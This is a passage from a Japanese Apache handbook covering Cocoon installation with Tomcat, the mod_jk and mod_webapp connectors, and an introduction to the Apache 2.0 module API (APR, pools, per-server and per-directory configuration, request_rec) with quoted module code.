Cocoon 2.0.3は、完成度の高いオールインワンパッケージになっている。CocoonとTomcatのクラス群の競合が起きないように調整されており、既存のTomcat上にCocoonをインストールするとTomcatにファイルが1つ追加されるほか、`httpd.conf`にいくつかのディレクティブが追加される。Java系のインストールとしては、非常に親切な部類に入るだろう。

Cocoonを直接カスタマイズする必要がなければ、<http://cocoon.apache.org/2.0/>からバイナリの配布ファイルをダウンロードしてインストールするのがいちばん簡単だ。CocoonをTomcat3.3または4.0(4.03の場合には、CLASSPATHに問題があるのでマニュアルを参照すること)にインストールするには、配布ファイルを解凍して`cocoon.war`をTomcatのインストールディレクトリ下にある`/webapps`にコピーし、Tomcatを再起動する。Tomcatは、再起動のときに新しいファイルを見つけ、これを`cocoon`ディレクトリに展開して、CocoonをサポートするようにTomcatの設定を変更する。この処理が完了したら、`cocoon.war`は削除しても構わない。

Tomcatを独立したサーバのままで実行している場合は、サーバ上のブラウザから<http://localhost:8080/cocoon>にアクセスすることでCocoonが動作しているかどうかを確認できる。正常に動作していれば、Cocoonの歓迎メッセージが表示される。Tomcatの単独使用から移行する場合、ApacheサーバとTomcatを接続するのに使用するApacheモジュールについて、2つのオプションがある。

古いオプション（しかしより高機能な面もある）は、18章「`mod_jserv`とTomcat」で説明した`mod_jk`を使う方法だ。`mod_jk`を使っている場合は、次のディレクティブを`httpd.conf`に追加して

Apacheを再起動することで、きわめて容易にCocoonのサンプルからApacheに接続することができる。

```
JkMount /cocoon/* ajp12
```

`mod_jk`は、JavaサーブレットおよびJSP (Java Server Page) とApacheの包括的統合をサポートするように設計されており、ApacheがサーブレットやJSPを呼び出す方法についての細かい制御も可能になっている。

新しいオプションは、`mod_webapp`を使う方法だ。`mod_webapp`は、Apacheサーバと特定のアプリケーション間の単純な接続に比重を置いているように思われる。`mod_webapp`は、Tomcat 4.0以降に同梱されているほか、バイナリ、RPM、ソースのパッケージを<http://jakarta.apache.org/builds/jakarta-tomcat-connectors/webapp/release/v1.2.0/>で入手できる。`mod_webapp`は、`mod_jk`ほど高機能ではないが、CocoonをApacheにすばやくクリーンに接続することができる。バイナリ版の配布ファイルをダウンロードするか、ソース版の配布ファイルをダウンロードした上でコンパイルし、Apacheのモジュールフォルダに`mod_webapp.so`をコピーしよう。さらに、`/cocoon`へのリクエストに対して`mod_webapp`を使用するよう、Apacheに指示する必要がある。`httpd.conf`に以下の行を追加しよう。

```
# mod_webappモジュールをロードする
LoadModule webapp_module libexec/mod_webapp.so

AddModule mod_webapp.c

# IPアドレス"127.0.0.1"、ポート"8008"番のサーバとサーブレットコンテナの間に、"warp"プロトコルを
# 使って"warpConn"という名前の接続を作成する。
<IfModule mod_webapp.c>
WebAppConnection warpConn warp 127.0.0.1:8008

# Webアプリケーション"cocoon"を接続"warpConn"を介してURL"/cocoon"にマウントする。
WebAppDeploy cocoon warpConn /cocoon
</IfModule>
```

Apacheを再起動すれば、Apacheを介してCocoonにアクセスできるようになる(`mod_webapp`と`mod_jk`の違い、およびどちらを選択すべきかについての詳細は、<http://www.mail-archive.com/tomcat-dev@jakarta.apache.org/msg26335.html>を参照してほしい)。

19.6 Cocoonのテスト

インストールの手続きが正常に行われたかどうかを調べるには、Cocoonのサンプルで十分だが、独自のドキュメントをシステムに置いてテストしたいはずだ。Cocoonはここまでの数章で扱ってきたアプリケーション構築ツールとは異なり、ユーザとの対話的動作ではなく情報のパブリッシングをおもな目的としている。以下に示す例では、独自のデータをパブリッシングするための基本を示す。ただし、きちんとした作成方法を学ぶにはXSLTについての書籍が必要になるだろう。

まず、テスト用の文を含む、以下のようなシンプルなXML文書を作成しよう。

```
<?xml version="1.0"?>
<phrase>
  testing, testing, 1... 2... 3...
</phrase>
```

これをCocoonのディレクトリにtest.xml/Cとして保存する。次に、XSLTスタイルシートを作成し、Cocoonのディレクトリにtest2html.xslとして保存する。このスタイルシートは、「phrase」文書をHTML文書に変換するためのものだ。

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:template match="phrase">
    <html>
      <head><title><xsl:value-of select="." /></title></head>
      <body><h1><xsl:value-of select="." /></h1></body>
    </html>
  </xsl:template>

</xsl:stylesheet>
```

このスタイルシートは、phrase要素があったときにHTML文書を作成する。この際、HTML文書のタイトルと本文のヘッダに、phrase要素のコンテンツ（現在のコンテキストのコンテンツを返す<xsl:value-of select="." />によって参照される）が埋め込まれる。つまり、XML文書では1度だけ現れたコンテンツが、出力されるHTML文書の方では2度現れることになる。

これで、CocoonがHTMLを生成するために必要な「部品」は揃った。しかし、まだこれらの部品の目的をCocoonに伝えなければならない。Cocoonは、sitemap.xmapというXMLファイルとして保存されたサイトマップを使って、処理のすべてを管理する。処理はパイプラインを使って定義される。パイプラインは、スタイルシートをコードを組み合わせで高度な処理を定義できるが、ここではXML文書の配置場所とその変換に使用するXSLTを指定する。map:pipelines要素の最後にmap:pipelines要素を挿入すると、先ほど作成したテスト用の文書をCocoonが実行するパイプラ

インのリストに追加できる。

```
<map:pipeline>
  <map:match pattern="test" />
  <map:generate src="test.xml" />
  <map:transform src="test2html.xsl" />
  <map:serialize />
</map:pipeline>
```

このパイプラインは、Cocoonが受け取った「test」へのすべてのリクエストにマッチする。つまり、<http://localhost/cocoon/test>にアクセスすることで実行結果を得ることができる。Cocoonはまず、*test.xml*を取得して、この文書を*test2html.xsl*を使って変換した後、変換後の文書を標準のHTMLシリアライザを使って返送用にシリアライズする。*sitemap.xmap*を編集して保存すれば、Cocoon、Tomcat、またはApacheを再起動しなくてもテスト用の文書をすぐに表示できる。

ブラウザで<http://localhost/cocoon/test>にアクセスすると、変換の結果が表示される。ソースコードを調べると、Cocoonの仕事ぶりが明らかになるとともに、HTMLシリアライザも若干のメタコンテンツを追加していることがわかる。

```
<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><title>
testing, testing, 1... 2... 3...</title></head>
<body>
<h1>
  testing, testing, 1... 2... 3...
</h1>
</body></html>
```

ここで紹介したのはCocoonの機能のうちのほんの一部に過ぎない。だが、インストール済みのApacheには大きな変更を加えないで、CocoonをTomcat Apacheと連動させることができるということを示している。

20章

Apache API

Apacheは、モジュールをHTTPプロトコルと隔離したり、モジュールどうしを隔離したりするためのアプリケーションプログラミングインタフェース（API）を提供している。本章では、APIの主要な概念を解説する。

本書の以前の版では、Apacheバージョン1.xのAPIについて解説していた。読者もご存じのとおり、Apacheはそれからバージョンアップを重ね、現在ではApache 2.xがリリースされている。バージョン2.xでは根幹的な部分で大幅な改良が加えられており、バージョン1.xはメンテナンス的なものを除いてバージョンアップが凍結されている。このため本書では、APIに関してはその他の機能とは異なり、新しいものだけを解説することにした（バージョン1.xの一部APIについては、付録で解説している）。

また、以前の版ではAPIリファレンスの節を設けていたが、Apache 2.0には非常に優れたAPIドキュメントが用意されていること、そして本書の執筆時点ではAPIに関してまだ流動的な部分があることから、本書ではAPIの概念と使用例についてのみ解説する。APIリファレンスは、Web上で公開されているものを参照してほしい。なお本章の執筆中に、オンラインドキュメントで重要なAPIが網羅されていることを確認済みである。

本章では、APIを理解するために必要となる重要な概念について説明し、コード例を示す。そして次章で、さまざまなサンプルモジュールを用いながらAPIの使用方法を説明する。

20.1 ドキュメント

Apacheグループは、Apache 2.0において、APIを適切にドキュメント化するために多大な労力を費やしている。ヘッダファイルには、オンラインドキュメントを生成するためのテキストが埋め込まれている。現在のところこのテキストは、CおよびC++などのために設計された、javadocと同様のシステムであるdoxygenによって処理されることになっている。Doxygenは、<http://www.stack.nl/~dimitri/doxygen/>で入手できる。Doxygenではさまざまな形式のドキュメントを生成できるが、筆者らが積極的にサポートするのはHTML形式だけだ。HTML形式でドキュメントを生成するには、Apacheのトップディレクトリで以下のように入力すればよい。

```
make dox
```

ターゲットを「docs」とすると、doxygenではなくscandocの使用が試行されるが、これはうまく動作しない。

本書では、オンラインドキュメントに記載されている情報を再掲することはせず、より広範な視点からAPIについて説明する。オンラインドキュメントは頻繁に更新されているし、APIに関しては印刷物としてよりもHTMLドキュメントとしての方が実用的であるからだ。

20.2 APR

APRはApache Portable Runtimeの略で、バージョン2.0で広範に使用されている新しいライブラリのことだ。APRは、Apacheの中でシステムに依存する部分をすべて抽象化してくれる。APRの対象となるのは、ファイル処理や、ソケット、パイプ、スレッド、ロックの仕組み（ファイルのロック、プロセス間ロック、スレッド間ロック）など、プラットフォームによって処理が異なる部分である。

APRはApacheの要求を満たすように設計されているが、実際には独自のチームによって開発された完全に独立したスタンドアロンライブラリだ。したがって、Apacheとは関係のない別のプロジェクトで使用することも可能だ。

20.3 プール

Apache APIについて理解しておくべき重要な事項の1つに、プールという概念がある。プールは、リソース（ファイルハンドル、メモリハンドル、子プログラム、ソケット、パイプなど）の集合であり、プールが破棄されるとこれらのリソースは解放される。Apacheで使うリソースのほとんどすべてはプール内に常駐しているので、プールを使わない場合には熟考が必要である。

プールリソースの興味深い特徴は、解放するためにはプールを破棄するだけでよいということだ。プールの中にはサブプールを定義でき、サブプールの中にはサブサブプールを定義することができる。プールを破棄すると、その中のサブプールはすべて破棄される。

当然といえば当然だが、Apacheは起動時にプールを作成する。そしてこのプールからほかのプールが作成される。このプールには設定情報が書き込まれる（そのため、killでサーバを再起動するたびにこのプールは破棄されて作り直されるのである）。次のレベルのプールは、Apacheが接続を受信するたびに作成され、接続の終了時に破棄される。1つの接続が複数のリクエストに及ぶこともあるので、リクエストごとに新しいプールが作成（そして破棄）される。リクエスト処理においては、いろいろなモジュールが自分用のプールを作成し、中にはサブリクエストを作るモジュールもある。サブリクエストは、本物のリクエストであるかのように、APIメカニズムの中にプッシュされる。これらの各プールには、対応する構造体（接続構造体やリクエスト構造体など）を介してアクセスする。

このことを念頭に置くと、どういった場合にプールを使うべきではないかが明確にわかる。つまり、リソースの寿命とプールの寿命が一致しない場合である。しかし、一時的な格納場所（たとえばファイルか何かを格納する）が必要であれば、適切なプール（リクエストプールが最大の候補だろう）の

中にサブプールを作り、必要がなくなったらサブプールを破棄すればよい。このようにすれば、リソースの寿命がプールの寿命より短い場合でも、簡単に処理することができる。筆者らが思いつく限りでは、Apache 1.3においてプールを使えない唯一の例は、リスナーを扱うためのコード (`http_main.c` の `copy_listeners()` および `close_unused_listeners()`) である。これらのコードは、なんとトップレベルのプールよりも寿命が長いのである。しかし、バージョン2.xではプラグ可能なプロセスモデルが導入されており、状況が変わっている。バージョン2.xでは、`process_rec` 構造体で作成されるプロセスプールというプールを利用できる。このプールについてのドキュメントは、`include/httpd.h` に記述されている。

しかし、これですべて解決したわけではない。Apache 2.0には、プールを利用しない別の状況と理由があるのだ。プールを利用しない理由としては、プールによってメモリが過剰に消費されたり、プールの作成および破棄の回数が極端に多くなってしまう場合があることが挙げられる[†]。プールを利用しない例は、後述するバケットグループ（より正確に言えばバケット）である。

プールの利用には多くのメリットがある。最も明らかなメリットは、モジュールがリソースを使う際に、リソースをいつどうやって解放しなければならないのかを考える必要がないということだ。これは、エラーを処理する際には特に便利である。エラー処理を行ったら、エラーリクエストに関連したプールを破棄すれば、すべてのリソースが整理される。Apacheの各インスタンスは複数のリクエストを処理することがあるため、この機能はサーバの信頼性を向上させてくれる。本章で説明するように、プールはApacheのAPIのほとんどすべての側面に関与する。プールの型は、`srclib/apr/include/apr_pools.h` で定義されている `apr_pool_t` である。

Apacheのほかの多くの機能と同じように、プールは設定が可能であり、おもにクリーンアップ関数 (`srclib/apr/include/apr_pools.h` のプール関連APIを参照) を登録することによって、自分だけのリソース管理をプールに追加できる。

20.4 サーバごとの設定

Apacheの各インスタンスはそれぞれ設定された任意のバーチャルホスト（もしくはメインホスト）に対するリクエストを処理するために呼び出されるため、構造体は各ホストに関する情報を保持できるように定義される。この構造体 `server_rec` は、`include/httpd.h` の中で次のように定義されている。

```
struct server_rec {
    /** このサーバが実行されているプロセス */
    process_rec *process;
    /** リスト内の次のサーバ */
    server_rec *next;

    /** サーバの名前 */
    const char *defn_name;
```

[†] もちろん、これらはトレードオフの関係にある。

```

/** サーバが定義されていたConfig ファイル内の行 */
unsigned defn_line_number;

/* コンタクト情報 */

/** 管理者のコンタクト情報 */
char *server_admin;
/** サーバのホスト名 */
char *server_hostname;
/** リダイレクトなどのために */
apr_port_t port;

/* ログファイル --- アクセスログは、今ではモジュール内にあることに注意 */

/** エラーログの名前 */
char *error_fname;
/** エラーログを参照するファイルディスクリプタ */
apr_file_t *error_log;
/** このサーバのログレベル */
int loglevel;

/* サーバに対するモジュール特有設定とデフォルト値 */

/** もしこのサーバがバーチャルホストならばTRUE */
int is_virtual;
/** モジュールのサーバ単位の設定構造体への
 * ポインタを含んでいる設定ベクタ */
struct ap_conf_vector_t *module_config;
/** ディレクトリ単位の情報を調べ始める前のMIMEタイプ情報など */
struct ap_conf_vector_t *lookup_defaults;

/* トランザクションのハンドリング */

/** サーバアドレス構造体 */
server_addr_rec *addrs;
/** タイムアウト。あきらめるまでの秒数 */
int timeout;
/** 別のリクエストを待つ秒数 */
int keep_alive_timeout;
/** 接続ごとの最大リクエスト数 */
int keep_alive_max;
/** 永続的な接続を使用するかどうか */
int keep_alive;

/** ServerPathのパス名 */
const char *path;
/** パスの長さ */
int pathlen;

```

```

/** ServerAliasサーバの通常の名前 */
apr_array_header_t *names;
/** ServerAliasサーバのワイルドカード化された名前 */
apr_array_header_t *wild_names;

/** HTTPリクエスト行の最大長 */
int limit_req_line;
/** あらゆるリクエストヘッダフィールドの最大長 */
int limit_req_fieldsize;
/** リクエストヘッダフィールドの最大数 */
int limit_req_fields;
};

```

この構造体の大部分はApacheコアが利用するが、各モジュールがサーバごとの設定を持つことも可能だ。具体的には、`ap_get_module_config()`を利用して、`module_config`メンバ経由でアクセスする。各モジュールがモジュールごとの設定構造体そのものを作成するため、サイズや内容を完全に制御できる。この動作は、後述の大小文字を変換するフィルタ例で確認できる。使用例として、`modules/experimental/mod_case_filter.c`から抜粋したものを以下に示す。

```

typedef struct
{
    int bEnabled;
} CaseFilterConfig;

```

ここでは、サーバごとの設定を保持するための構造体を定義している。モジュールは、任意のデータをこの構造体に格納することができる。

```

static void *CaseFilterCreateServerConfig(apr_pool_t *p, server_rec *s)
{
    CaseFilterConfig *pConfig=apr_pccalloc(p, sizeof *pConfig);

    pConfig->bEnabled=0;

    return pConfig;
}

```

この関数は、後述の`module`構造体の`create_server_config`スロットでリンクされている。この関数は、コアによってサーバ（バーチャルホストまたはメインホスト）ごとに1回呼び出される。この関数では、サーバごとの設定用の記憶領域を割り当て、これを初期化する必要がある（実際には、`apr_pccalloc()`が割り当てるメモリはゼロ化されるので構造体を初期化する必要はないのだが、ここではわかりやすくするために初期化を行っている）。戻り値は、サーバごとの設定構造体でなければならない。

```
static const char *CaseFilterEnable(cmd_parms *cmd, void *dummy, int arg)
{
    CaseFilterConfig *pConfig=ap_get_module_config(cmd->server->module_config,
                                                    &case_filter_module);

    pConfig->bEnabled=arg;

    return NULL;
}
```

この関数は、`ap_get_module_config()`を使用して取得した、サーバごとの設定構造体にフラグを設定する。最初の引数として、正しい要素、つまりサーバ構造体の`module_config`要素を渡す必要があることに注意してほしい。2番目の引数は、モジュールの`module`構造体のアドレスである。これは、取得すべき設定を判断するために使用される。ディレクトリごとの設定の場合は、以下のようになる。

```
static const command_rec CaseFilterCmds[] =
{
    AP_INIT_FLAG("CaseFilter", CaseFilterEnable, NULL, RSRC_CONF,
                "Run a case filter on this host"),
    { NULL }
};
```

このコマンドにより、関数`CaseFilterEnable()`が呼び出される。`RSRC_CONF`フラグは、これがサーバごとのコマンドであることをコアに通知するためのものだ（詳細は`include/httpd_config.h`を参照）。

実行時に設定にアクセスするために必要なものは、すでに示したとおり、関連するサーバ構造体へのポインタである。ポインタは通常、以下のようにしてリクエストから取得することができる。

```
static void CaseFilterInsertFilter(request_rec *r)
{
    CaseFilterConfig *pConfig=ap_get_module_config(r->server->module_config,
                                                    &case_filter_module);

    if(!pConfig->bEnabled)
        return;

    ap_add_output_filter(s_szCaseFilterName, NULL, r, r->connection);
}
```

設定のマージは、各モジュールで行う必要はない。設定のマージが行われるのは、メインの設定にモジュール用のディレクティブがあり、関連するバーチャルホストのセクションにもモジュール用のディレクティブがある場合だ。この場合に、この2つの設定がマージされる。デフォルトのマージ方法はバーチャルホストが単純にメインの設定を上書きすることだが、`module`構造体でマージ関数を提供

することも可能だ。この場合は、2つの設定をこの関数に渡して、2つの設定がマージされた新しい設定を作成する。この処理をどのように行うかは開発者次第だが、以下に、*modules/metadata/mod_headers.c*から抜粋した例を示す。

```
static void *merge_headers_config(apr_pool_t *p, void *basev, void *overridesv)
{
    headers_conf *newconf = apr_palloc(p, sizeof(*newconf));
    headers_conf *base = basev;
    headers_conf *overrides = overridesv;

    newconf->fixup_in = apr_array_append(p, base->fixup_in, overrides->fixup_in);
    newconf->fixup_out = apr_array_append(p, base->fixup_out, overrides->fixup_out);

    return newconf;
}
```

この例では、(標準のAPR配列に格納された) 2つの設定を結合することでマージを行っている。

20.5 ディレクトリごとの設定

ディレクトリやURL、またはファイルごとにモジュールを設定することもできる。上記と同様に、各モジュールが自身のディレクトリごとに設定することもできる(3つのどの場合でも、同一の構造体を利用される)。モジュールは、設定中であれば直接的に利用でき、サーバが稼働中の場合は間接的に利用できる。どちらの場合でも、次節で説明する *request_rec* 構造体を通じて利用可能となる。

ここで注意してもらいたいのは、モジュールは、サーバ、ディレクトリ、URL、またはファイルのいずれの単位で設定が行われているかを意識しないということだ。つまり、モジュールが呼び出される前に、サーバのコアが適切な設定のセットをマージして、現在のリクエストに対して適切な設定を判断するのである。

その方法は、サーバごとの設定とは異なる。今度は、標準モジュールの *modules/metadata/mod_expires.c* から例を抜粋してみよう。

```
typedef struct {
    int active;
    char *expiresdefault;
    apr_table_t *expiresbytype;
} expires_dir_config;
```

まずは、ディレクトリごとの設定構造体である。

```
static void *create_dir_expires_config(apr_pool_t *p, char *dummy)
{
    expires_dir_config *new =
```

```

    (expires_dir_config *) apr_palloc(p, sizeof(expires_dir_config));
    new->active = ACTIVE_DONT CARE;
    new->expiresdefault = "";
    new->expiresbytype = apr_table_make(p, 4);
    return (void *) new;
}

```

これは、先の構造体を作成する関数だ。この関数は、通常どおり module 構造体からリンクされる。active メンバが、ディレクティブでは設定できないデフォルトに設定されていることに注意してほしい。このメンバは、後でマージ関数で使われる。

```

static const char *set_expiresactive(cmd_parms *cmd, void *in_dir_config, int arg)
{
    expires_dir_config *dir_config = in_dir_config;

    /* ここに来るのは、どこかで active フラグが明示的に設定された
     * 場合である
     */
    dir_config->active = ACTIVE_ON;
    if (arg == 0) {
        dir_config->active = ACTIVE_OFF;
    };
    return NULL;
}

static const char *set_expiresbytype(cmd_parms *cmd, void *in_dir_config,
                                     const char *mime, const char *code)
{
    expires_dir_config *dir_config = in_dir_config;
    char *response, *real_code;

    if ((response = check_code(cmd->pool, code, &real_code)) == NULL) {
        apr_table_setn(dir_config->expiresbytype, mime, real_code);
        return NULL;
    };
    return apr_pstrcat(cmd->pool,
                       "'ExpiresByType '", mime, " ", code, "': ", response, NULL);
}

static const char *set_expiresdefault(cmd_parms *cmd, void *in_dir_config,
                                       const char *code)
{
    expires_dir_config *dir_config = in_dir_config;
    char *response, *real_code;

    if ((response = check_code(cmd->pool, code, &real_code)) == NULL) {
        dir_config->expiresdefault = real_code;
        return NULL;
    };
}

```

```

    return apr_pstrcat(cmd->pool,
        "'ExpiresDefault ", code, "': ", response, NULL);
}

static const command_rec expires_cmds[] =
{
    AP_INIT_FLAG("ExpiresActive", set_expiresactive, NULL, DIR_CMD_PERMS,
        "Limited to 'on' or 'off'"),
    AP_INIT TAKE2("ExpiresByType", set_expiresbytype, NULL, DIR_CMD_PERMS,
        "a MIME type followed by an expiry date code"),
    AP_INIT TAKE1("ExpiresDefault", set_expiresdefault, NULL, DIR_CMD_PERMS,
        "an expiry date code"),
    (NULL)
};

```

ここではさまざまなオプションを設定しているが、いずれも特に変わったものではない。しかし、少しだけ注意すべき点を説明しておく。まず、ここでは関数 `check_code()` を省略してあるので注意してほしい（この関数では複雑な処理を行っているのだが、ここで説明していることにはあまり関係がない）。次に、この例では、サーバごとの設定と異なり、設定を自分で探す必要がない。設定は、各関数の2つめの引数として渡される。DIR_CMD_PERMS（これよりも手前の部分でOR_INDEXに#defineされている）が、コアに対してこれがディレクトリごとの設定であることを通知し、以下の処理をトリガする。

```

static void *merge_expires_dir_configs(apr_pool_t *p, void *basev, void *addv)
{
    expires_dir_config *new = (expires_dir_config *) apr_palloc(p,
        sizeof(expires_dir_config));
    expires_dir_config *base = (expires_dir_config *) basev;
    expires_dir_config *add = (expires_dir_config *) addv;

    if (add->active == ACTIVE_DONTCARE) {
        new->active = base->active;
    }
    else {
        new->active = add->active;
    };

    if (add->expiresdefault[0] != '\0') {
        new->expiresdefault = add->expiresdefault;
    }
    else {
        new->expiresdefault = base->expiresdefault;
    }

    new->expiresbytype = apr_table_overlay(p, add->expiresbytype,
        base->expiresbytype);
}

```

```

    return new;
}

```

これは、より複雑なマージ関数の例だ。ここでは、すでに設定（ここでは`addv`）が存在する場合には設定を上書きすることで`active`メンバを設定し、そうでなければ`base`から取得する。`expires` `default`も同様に設定されるが、`expiresbytype`は、2つの設定を組み合わせたものとなる。

```

static int add_expires(request_rec *r)
{
    expires_dir_config *conf;
    ...
    conf = (expires_dir_config *)
        ap_get_module_config(r->per_dir_config, &expires_module);
}

```

このコードは、リクエストの処理時に設定がどのように検出されるかを示している。

```

static void register_hooks(apr_pool_t *p)
{
    ap_hook_fixups(add_expires, NULL, NULL, APR_HOOK_MIDDLE);
}

module AP_MODULE_DECLARE_DATA expires_module =
{
    STANDARD20_MODULE_STUFF,
    create_dir_expires_config, /* ディレクトリごとの設定を作成 */
    merge_expires_dir_configs, /* ディレクトリマージ --- デフォルトは上書き */
    NULL, /* サーバごとの設定 */
    NULL, /* サーバ設定マージ */
    expires_cmds, /* コマンドapr_table_t */
    register_hooks /* フックを登録 */
};

```

最後は、フック登録関数と、すべての要素をリンクする`module`構造体だ。

20.6 リクエストごとの情報

コアは、モジュールの各関数を呼び出す前にリクエストを適切なバーチャルサーバとディレクトリ情報に照合する。これにより、正しいタイミングで正しい情報がモジュールに提供されることが保証される。この情報は、ほかの情報と一緒に`httpd.h`の`request_rec`構造体にパッケージされる。

```

/** 現在のリクエストを表す構造体 */
struct request_rec {
    /** リクエストに関連付けられたプール */
    apr_pool_t *pool;
}

```

```

/** この接続が読み込まれている接続 */
conn_rec *connection;
/** このリクエストの対象となっているバーチャルホスト */
server_rec *server;

/** リダイレクトされている場合は、
 * リダイレクト先のリクエストへのポインタ */
request_rec *next;
/** 内部リダイレクトであれば、
 * リダイレクト“元”へのポインタ */
request_rec *prev;

/** sub_request (request.h参照) であれば、
 * メインリクエストへのポインタ */
request_rec *main;

/* リクエストそのものについての情報。
 * 最初は、protocol.cのみをアクセス可能とする
 */
/** リクエストの先頭行であるため、ログ可能 */
char *the_request;
/** HTTP/0.9、“シンプル”なリクエスト */
int assbackwards;
/** プロキシリクエスト (post_read_request/translate_nameの中で計算) 値は、
 * PROXYREQ_NONE、PROXYREQ_PROXY、PROXYREQ_REVERSEのいずれか
 */
int proxyreq;
/** HEADリクエスト、GETの反対 */
int header_only;
/** 指定されているプロトコル、HTTP/0.9 */
char *protocol;
/** プロトコルのバージョン番号; 1.1 = 1001 */
int proto_num;
/** URIまたはHostで設定されているホスト: */
const char *hostname;

/** リクエストの開始タイミング */
apr_time_t request_time;

/** スクリプトで指定されているステータス行 */
const char *status_line;
/** あらゆるケースにおいて */
int status;

/* リクエストメソッド、プロトコル等。2とおりの表現。
protocol.cの外部では確認のみ。変更はしない
*/

/** GET、HEAD、POSTなど */

```

```

const char *method;
/** M_GET、M_POSTなど */
int method_number;

/**
 * allowedは許可するメソッドのビットベクタ
 *
 * ハンドラは、リクエストメソッドが処理に対応していることを保証しなければならない。一般に、
 * モジュールは処理できないリクエストメソッドを拒絶しなければならない。このようなハンドラが異常
 * 終了するのに先立って、ハンドラは、自分が処理できるメソッドのリストにr->allowedを設定する
 * 必要がある。このビットベクタは、OPTIONS リクエストに必要な "Allow:" ヘッダと
 * HTTP_METHOD_NOT_ALLOWED および HTTP_NOT_IMPLEMENTED ステータスコードの構築に使用さ
 * れる
 *
 * default_handlerがOPTIONSを処理するため、すべてのモジュールはOPTIONSの処理を拒否し
 * てもよい。TRACEは常に許可されているため、モジュールは明示的に設定する必要はない
 *
 * default_handlerはGETを常に処理するため、GETを実装しないモジュールは
 * HTTP_METHOD_NOT_ALLOWEDを返した方がよいだろう。この場合、mod_actionsではScript
 * GETハンドラをインストールすることはできない
 */
int allowed;
/** 拡張メソッドの配列 */
apr_array_header_t *allowed_xmethods;
/** 使用できるメソッドのリスト */
ap_method_list_t *allowed_methods;

/** ストリームのバイト数はボディに相当 */
int sent_bodyct;
/** ボディのバイト数、アクセスを容易にするため */
long bytes_sent;
/** リソースが最後に修正された時刻 */
apr_time_t mtime;

/* HTTP/1.1接続レベルの機能 */

/** チャンクされた送信コーディングを送る */
int chunked;
/** マルチパート/バイト範囲の境界 */
const char *boundary;
/** Range: ヘッダ */
const char *range;
/** "実際の" コンテンツ長 */
apr_off_t clength;

/** 残りの読み込みバイト長 */
apr_size_t remaining;
/** 読み込み済みのバイト長 */
long read_length;

```

```

/** リクエストボディの読み方 */
int read_body;
/** チャンクされた送信コーディングを読む */
int read_chunked;
/** クライアントが100のレスポンスを待機したかどうか */
unsigned expecting_100;

/* MIMEヘッダ環境のinとout。また、サブプロセスに渡す環境変数を含む配列。この環境に追加するモ
 * ジュールを作成できるようにする
 *
 * headers_outとerr_headers_outの違いは、後者はエラー時にも出力され、内部のリダイレクト
 * の間にも維持される(ErrorDocumentハンドラ用に出力されたヘッダに渡されるため)点である
 *
 * notes apr_table_tはモジュール間で注釈を渡すためのもので、ほかに目的はない
 */

/** リクエストのMIMEヘッダ環境 */
apr_table_t *headers_in;
/** レスポンスのMIMEヘッダ環境 */
apr_table_t *headers_out;
/** レスポンスのMIMEヘッダ環境。エラー時にも出力され、
 * 内部のリダイレクトの間にも維持される */
apr_table_t *err_headers_out;
/** サブプロセス用に使用される環境変数の配列 */
apr_table_t *subprocess_env;
/** モジュール間で渡される注釈 */
apr_table_t *notes;

/* content_type、handler、content_encoding、content_language、およびすべての
 * content_languageは小文字の文字列でなければならない。また、スタティック文字列へのポインタ
 * である場合もあるため、その場で修正してはならない
 */
/** 現在のリクエストのcontent-type */
const char *content_type; /* これらから抜けてディスパッチする */
/** ハンドラ関数を呼び出すために使用するハンドラ文字列 */
const char *handler; /* 実際のディスパッチ対象 */

/** データのエンコーディング方法 */
const char *content_encoding;
/** 後方互換性を維持するため。使用するべきではない */
const char *content_language;
/** コンテンツの言語を表す(char*)の配列 */
apr_array_header_t *content_languages;

/** 変数リストのバリデータ(ネゴシエーションを行う場合) */
char *vlist_validator;

/** 認証チェックが行われている場合は、ユーザ名に設定される */
char *user;

```

```

/** 認証チェックが行われている場合は、認証タイプに設定される */
char *ap_auth_type;

/** このレスポンスはキャッシュ不可 */
int no_cache;
/** このレスポンスのローカルコピーは存在しない */
int no_local_copy;

/* リクエストされたオブジェクト（直接、またはインクルードか
 * コンテンツネゴシエーションマッピングを介して）
 */

/** 未解析のURI */
char *unparsed_uri;
/** URIのパス部分 */
char *uri;
/** このレスポンスに対応するディスク上のファイルの名前 */
char *filename;
/** このリクエストのpath_info、存在する場合のみ */
char *path_info;
/** QUERY_ARGS、存在する場合のみ */
char *args;
/** このようなファイルが存在しない場合はST_MODEが0にセットされる */
apr_finfo_t finfo;
/** 解析済みのURIコンポーネント */
apr_uri_components parsed_uri;

/* .htaccessファイルごとに異なるその他の設定情報。
 * 各モジュールに対して1つのvoid*ポインタを持つ設定ベクタである
 * （何をポイントするかはモジュールが決定する）
 */

/** 設定ファイルで指定されるオプションなど */
struct ap_conf_vector_t *per_dir_config;
/** このリクエストの注釈 */
struct ap_conf_vector_t *request_config;

/**
 * このリクエストによってアクセスされる.htaccessファイルの
 * 設定ディレクティブのリンクされたリスト
 * 注意：常にリストの先頭に追加する（末尾ではない）。
 * こうすることで、サブリクエストのリストが（一時的に）親のリストをポイントすることができる
 */
const struct htaccess_result *htaccess;

/** このリクエストに対して使用される出力フィルタのリスト */
struct ap_filter_t *output_filters;
/** このリクエストに対して使用される入力フィルタのリスト */
struct ap_filter_t *input_filters;

```

```

/** EOSパケットが送信済みであるかどうかを判断するためのフラグ */
int eos_sent;

/* バイナリの互換性を維持するためにレコード末尾に配置する情報。
 * 何らかの理由でバイナリの互換性を損なわせる必要が生じた場合は、
 * レコード全体を並べ直して64ビット整列を整えるとい
 */
*/
};

```

20.7 設定およびリクエスト情報へのアクセス

上記の説明は非常に複雑に見えるし、率直に言えば複雑な内容だ。しかし、Apacheの内部動作を操作するのでない限り（筆者の意見では、このようなことは行わない方がよい）、上記のような構造体があるということと、モジュールはこれらの構造体に適切なタイミングでアクセスできるということが把握できていれば十分だ。モジュールによってエクスポートされた各関数は、適切な構造体にアクセスを得ることによって機能する。アクセス対象の構造体は関数によって異なるが、通常はモジュールのディレクトリごとの設定構造体 `server_rec`（1つまたは2つの場合もある）、または `request_rec` のどちらかである。前述のように、`server_rec` 構造体を渡された場合は、サーバごとの設定にアクセスでき、`request_rec` 構造体を渡された場合はサーバごと/ディレクトリごとの設定の両方にアクセスできる。

20.8 フック、オプションフック、オプション関数

